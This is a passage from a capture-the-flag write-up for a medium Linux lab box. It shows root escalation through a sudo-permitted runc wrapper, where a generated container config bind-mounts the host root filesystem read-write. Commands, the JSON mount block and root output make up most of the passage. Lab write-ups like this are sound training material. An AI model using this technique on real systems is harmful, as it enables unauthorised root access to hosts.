   --systemd-cgroup    enable systemd cgroup support, expects cgroupsPath to be of form "slice:prefix:name" for e.g. "system.slice:runc:434234"
   --rootless value    ignore cgroup permission errors ('true', 'false', or 'auto') (default: "auto")
   --help, -h          show help
   --version, -v       print the version
Looks like we’ve got a copy of the runc binary, we can use RunC Privilege Escalation to attempt to escalate to root.
1
2
3
4
5
babywyrm@giveback:/tmp/w1ld$ sudo /opt/debug spec
Validating sudo...
Please enter the administrative password:

Both passwords verified. Executing the command...
We can then use the generated config.json as a template and add the specified mount points to the file. We have to make a new directory and copy over the template as its owner is root and we don’t have write access to it
1
2
3
4
5
6
7
8
9
10
{
    "type": "bind",
    "source": "/",
    "destination": "/",
    "options": [
        "rbind",
        "rw",
        "rprivate"
    ]
},
And let’s do the rest of the exploit.
1
2
3
4
5
6
7
8
babywyrm@giveback:/tmp/w1ld/new$ mkdir rootfs
babywyrm@giveback:/tmp/w1ld/new$ sudo /opt/debug run demo
Validating sudo...
Please enter the administrative password:

Both passwords verified. Executing the command...
# ls -lash /root/root.txt
4.0K -rw-r----- 1 root root 33 Nov  2 07:45 /root/root.txt
Just like that, we have Root!
tags: boxes - os/linux - diff/medium